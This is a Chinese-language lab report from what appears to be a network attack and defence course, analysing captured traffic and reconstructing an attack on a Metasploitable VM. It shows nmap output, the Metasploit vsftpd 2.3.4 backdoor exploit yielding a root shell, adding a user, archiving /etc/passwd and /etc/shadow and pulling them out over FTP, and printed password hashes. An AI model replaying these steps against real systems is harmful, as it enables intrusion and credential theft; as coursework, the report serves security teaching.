- 过滤`FTP DATA`流，可获得`user.tgz`的二进制内容`(流1196)`，将其以原始数据保存至本地的`user.tgz`，解压即可得到攻击者获得的靶机的`/etc/passwd`和`/etc/shadow`文件：



实验2 流量分析截包.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)


```
tcp.stream eq 1196

No.   Time        Source         Destination    Protocol  Length Info
 4560 505.776619  192.168.2.222  kali.lan       TCP         74 20 → 60587 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=315814 TSecr=
 4561 505.776825  kali.lan       192.168.2.222  TCP         74 60587 → 20 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=8
 4562 505.776839  192.168.2.222  kali.lan       TCP         66 20 → 60587 [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval=315814 TSecr=800614
 4564 505.777054  192.168.2.222  kali.lan       FTP-DATA  1377 FTP Data: 1311 bytes (PORT) (RETR user.tgz)
 4565 505.777108  192.168.2.222  kali.lan       TCP         66 20 → 60587 [FIN, ACK] Seq=1312 Ack=1 Win=5856 Len=0 TSval=315814 TSecr=800614
 4566 505.777279  kali.lan       192.168.2.222  TCP         66 60587 → 20 [ACK] Seq=1 Ack=1312 Win=32768 Len=0 TSval=800614 TSecr=315814
 4567 505.777681  kali.lan       192.168.2.222  TCP         66 60587 → 20 [FIN, ACK] Seq=1 Ack=1313 Win=32768 Len=0 TSval=800614 TSecr=315814
 4568 505.777704  192.168.2.222  kali.lan       TCP         66 20 → 60587 [ACK] Seq=1313 Ack=2 Win=5856 Len=0 TSval=315814 TSecr=800614
```



Wireshark · 追踪 TCP 流 (tcp.stream eq 1196) · 实验2 流量分析截包.pcap

```
1f8b0800a6e6b05e0003ed564b73e23810ce39bf82a9e2b03b95c1961f807d232161264302094b96e1266c010e7
e801f80f3eba725d9d8f1283ba754766bdd3646adfe5a6ab55af647624bdae2283ad867ef2632485bd3d83f48f5
5f55907a86d4b6aea1b6aa28d08f90ae6b670df9fd422a2489621c361a676110c4ff84fb9dfd3f2a7459e6d194e
1624d893f178e2f2d70b43eb731f1021f1008ae4c919228942280701ca068fb682a70e5bd275394466052e1a22d
c926fb92c9b7c0a6996d5d573593a9255f50cf57d823d45f37dbb2c915367bd6cc06f2309dbe6d22c5a44d698f4
3c9c2d69a484ccd50ee16401db8a0c120d136085cc9dddaa5811c17405db85893c1782b43f8e440e331e062cdd2
405ccf704962d1e9904c6fa694905ccf90db3038a614aad29b6baf3278381cbed838c6348d2abd4f1d6c48d08a7
dc0d626a1f3423ae1ce5406e3ed2240d789e8c6ab5d7adfc1121d7fd5184267e30efb784542eec660b98f13d2fd
520d7a43dbe69030f125ae65b0958f639a240dd17b40b5c665b2faf248b64118d3792669141 3aff107b63dc7ff3
39f692171cf53ae834560d3d4f0fae0cfac53f2039f1c2138e2c7a5352d92c4b159de69e291590c9ddb72acbdce
36080a5b564cc1804bec4684d6af1bac1852819f0ac875e01129eb2f2137390e3652d672dca6828aa2350f305f5
09144663a1d2e08085c1dffdc8b962c4f7c59327fe49d171717d94427587178a1c1e7d24d8454b37c3098a914d6
3688e2a57364683848483 7cb059b5b4b0ecb98a7af735a068b827657865d85ec0823b90be376cc31ef9a3c0c1b2
c5e487988e320642bc9772bf7dbb9a5e57829d5e948068c04559bd2412624dc93d7de1c580a230e3c0bc7ba4e9d
e13ce611b354af7148a40cd0d2cb5e368466592c83089d9cca88248273c2b605f1c7337c4e1ab841fb2fc0e9b43
90c58ac04b4bd6311eeaaf047b193b9b5c0c7c4f549cc2301b822bf5daff002813de050f59712cbade5828c7136
f2eb8aa489f4975119eaa5c58255fe28d55f5a5924bc0f0bb8c61f053cb716f88ffe14fe2f8500ff8323600787f
79b83f3bf0aefd3955c57b4b652f03f043c110a5cd7ff65fcefbd93f441c2e85e13357bd7fb7b69d8bb694eaf35
dcbf49ffbec5addecbd37cd3f797ee0e3e3a5db5db01926850010e659a3935fc6c22adddd55edb287f111a28098
4e996d359fb723c8a9b774e6aa9d3ede8e5e176f7a245fae1a66fb8309dd6d194aa27d043e1989c0c0a4d94ff09
0dc001df7000b227b4307a27b4303a27b4703627349d489c387f9cb98943a7944c68a1fc4c9c21c6abc4cbe27ce
a8d993867fa24323202f5d61e53d223b4313a440b40993fdd4db4efcd4763b6f9d6baf286f6d7b53dbd5667c6f3
6e2c2e004a8fc49b96531f1878968eee831f7bb7993ae37efad7e4fe6ab370764f3b4fbb949299242a64c685f8c
07a65ff32de233452aaf3a617233d10cee341d59d4debd8bc5b3dace6d364a46f7bc174bfbc5d2fad1f4412b973
f6f249643af11836af812a3b92f1156eec568a947e6c21a0afd793c438865f9b9b56a00e0cb53f0866df9c87ef9
bb1375dcd65e66a54129ff111f0de3caa09e9dcce9b9dc1f17ad84fb6a13e5a6fdbd6f35cbd4c24ba9c0eaac69c
7197cf2263ce47e86a3b4a655f3833013f1d8aa19aa37c3d4fa38e240f34d23c0cedfe4ab39e34a33bb859de845
23a6cdff01797fecb49cebdf5c1daf59713bdf9d0335a5167d41a5fdd776f3786ecf6643b42a26af9e837762db5
d4524b2db5d4524b2db5d4524b2db5d4524b2db5d4524b2db5fc5e7e029152d23500280000
```

1 客户端 分组，0 服务器 分组，0 turn(s).



名称	修改日期	类型	大小
passwd	2020/5/5 下午 12:07	文件	2 KB
shadow	2020/5/5 下午 12:07	文件	2 KB

- 攻击结束，获得了靶机的`/etc/passwd`和`/etc/shadow`文件，可使用相关内容进一步破解口令。


2.攻击主机信息

- 攻击主机`IP`：`192.168.2.183`；
- 攻击主机`MAC`：`08:00:27:e6:16:43`；
- 攻击主机域名：`kali.lan`；
- 攻击主机使用的端口：`54547`、`32884`、`52187`等。

3. 攻击步骤还原

- 以下攻击步骤剔除了攻击过程中的无效操作（如一些无效的指令），仅展示关键操作，攻击主机为`192.168.2.193`，靶机为`192.168.2.110`，攻击步骤复现过程中抓取的数据包见附件`Reappearance.pcapng`。
- 首先对靶机`192.168.2.110`进行端口扫描和版本侦测：
  - 根据扫描的端口从`21`到`8180`，猜测使用的是默认端口；
  - 有对服务版本的检测，因此使用`-sV`；


```
[12:21:03] xubiang:EXP2 $ sudo nmap -Pn -sV 192.168.2.110
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-28 12:21 EDT
Nmap scan report for 192.168.2.110
Host is up (0.0027s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:BE:4B:8B (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.83 seconds
```


xubiang@kali:~/Desktop/NADP3/EXP2
File Actions Edit View Help
Thu 28 Apr, 12:24


```
[12:21:03] xubiang:EXP2 $ sudo nmap -Pn -sV 192.168.2.110
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-28 12:21 EDT
Nmap scan report for 192.168.2.110
Host is up (0.0027s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:BE:4B:8B (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_ker
nel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

- 之后使用`Metasploit`中的`exploit/unix/ftp/vsftpd_234_backdoor`攻击脚本进行攻击，并通过`shell`进行一系列操作（去除无效操作），以下为模拟操作：

```
[12:24:33] xubiang:EXP1 $ msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.2.110
RHOST => 192.168.2.110
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.2.110:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.2.110:21 - USER: 331 Please specify the password.
[+] 192.168.2.110:21 - Backdoor service has been spawned, handling...
[+] 192.168.2.110:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.193:42219 -> 192.168.2.110:6200 ) at 2022-04-28 12:25:13 -0400

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
adduser newuser
Adding user `newuser' ...
Adding new group `newuser' (1003) ...
Adding new user `newuser' (1003) with group `newuser' ...
Creating home directory `/home/newuser' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: anewuser
Retype new UNIX password: anewuser
passwd: password updated successfully
Changing the user information for newuser
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
y
Is the information correct? [y/N] y
sh: line 10: y: command not found
cd /home/newuser
tar czvf user.tgz /etc/passwd /etc/shadow
tar: Removing leading `/' from member names
/etc/passwd
/etc/shadow
```




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.2.110
RHOST ⇒ 192.168.2.110
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.2.110:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.2.110:21 - USER: 331 Please specify the password.
[+] 192.168.2.110:21 - Backdoor service has been spawned, handling ...
[+] 192.168.2.110:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.193:42219 → 192.168.2.110:6200 ) at 2022-04-28 12:25:13 -0400

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
adduser newuser
Adding user `newuser' ...
Adding new group `newuser' (1003) ...
Adding new user `newuser' (1003) with group `newuser' ...
Creating home directory `/home/newuser' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: anewuser
Retype new UNIX password: anewuser
passwd: password updated successfully
Changing the user information for newuser
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
```



```
        Home Phone []:
        Other []:
y
Is the information correct? [y/N] y
sh: line 10: y: command not found
cd /home/newuser
tar czvf user.tgz /etc/passwd /etc/shadow
tar: Removing leading `/' from member names
/etc/passwd
/etc/shadow
```

- 之后在一个新的终端与靶机建立`FTP`连接，并下载`user.tgz`文件，此次下载失败：

```
[12:26:20] xubiang:EXP2 $ ftp 192.168.2.110
Connected to 192.168.2.110.
220 (vsFTPd 2.3.4)
Name (192.168.2.110:xubiang): newuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> system
215 UNIX Type: L8
ftp> binary
200 Switching to Binary mode.
ftp> get user.tgz
local: user.tgz remote: user.tgz
229 Entering Extended Passive Mode (|||50156|).
550 Failed to open file.
```


xubiang@kali:~/Desktop/NADP3/EXP2
File Actions Edit View Help
Thu 28 Apr, 12:33

```
[12:26:20] xubiang:EXP2 $ ftp 192.168.2.110
Connected to 192.168.2.110.
220 (vsFTPd 2.3.4)
Name (192.168.2.110:xubiang): newuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> system
215 UNIX Type: L8
ftp> binary
200 Switching to Binary mode.
ftp> get user.tgz
local: user.tgz remote: user.tgz
229 Entering Extended Passive Mode (|||50156|).
550 Failed to open file.
```


- 此时由于权限错误，回到`Metasploit`中得到的`shell`窗口，修改文件的权限：

```
chmod 644 user.tgz
```

```
chmod 644 user.tgz
```

- 修改权限后，返回`FTP`终端，再次下载`user.tgz`文件，此次下载成功：

```
ftp> get user.tgz
local: user.tgz remote: user.tgz
229 Entering Extended Passive Mode (|||47042|).
150 Opening BINARY mode data connection for user.tgz (1267 bytes).
100% |***************************************************************************|  1267       22.37 MiB/s    00:00 ETA
226 Transfer complete.
1267 bytes received in 00:00 (1.04 MiB/s)
ftp> bye
221 Goodbye.
```




```
ftp> get user.tgz
local: user.tgz remote: user.tgz
229 Entering Extended Passive Mode (|||47042|).
150 Opening BINARY mode data connection for user.tgz (1267 bytes).
100% |***************************************************************************|  1267       22.37 MiB/s    00:00 ETA
226 Transfer complete.
1267 bytes received in 00:00 (1.04 MiB/s)
ftp> bye
221 Goodbye.
```

- 返回`Metasploit`中得到的`shell`窗口，退出`shell`：

```
exit
[*] 192.168.2.110 - Command shell session 1 closed.
```

```
exit
```

- 至此，攻击步骤还原完毕，得到了`user.tgz`文件。




Name	Size	Type	Date Modified
passwd	1.6 kB	unknown	28 April 2022, 12:25
shadow	1.3 kB	unknown	28 April 2022, 12:25

```
root:$1$omgsoOPL$sG8Q.YW7H72fUg4sDuKRM.:19107:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
```

4. 破解口令

- 查看`/etc/shadow`文件中`root`对应条目为：`root:$1$AEvN/LAF$UE4aDFyWJa.AzVZkDnflq0:18387:0:99999:7:::`：


shadow ×
C: > Users > 86131 > Desktop > 22春网络攻防实践（三） > 2022.04.27.EXP2.流量分析 > etc > shadow

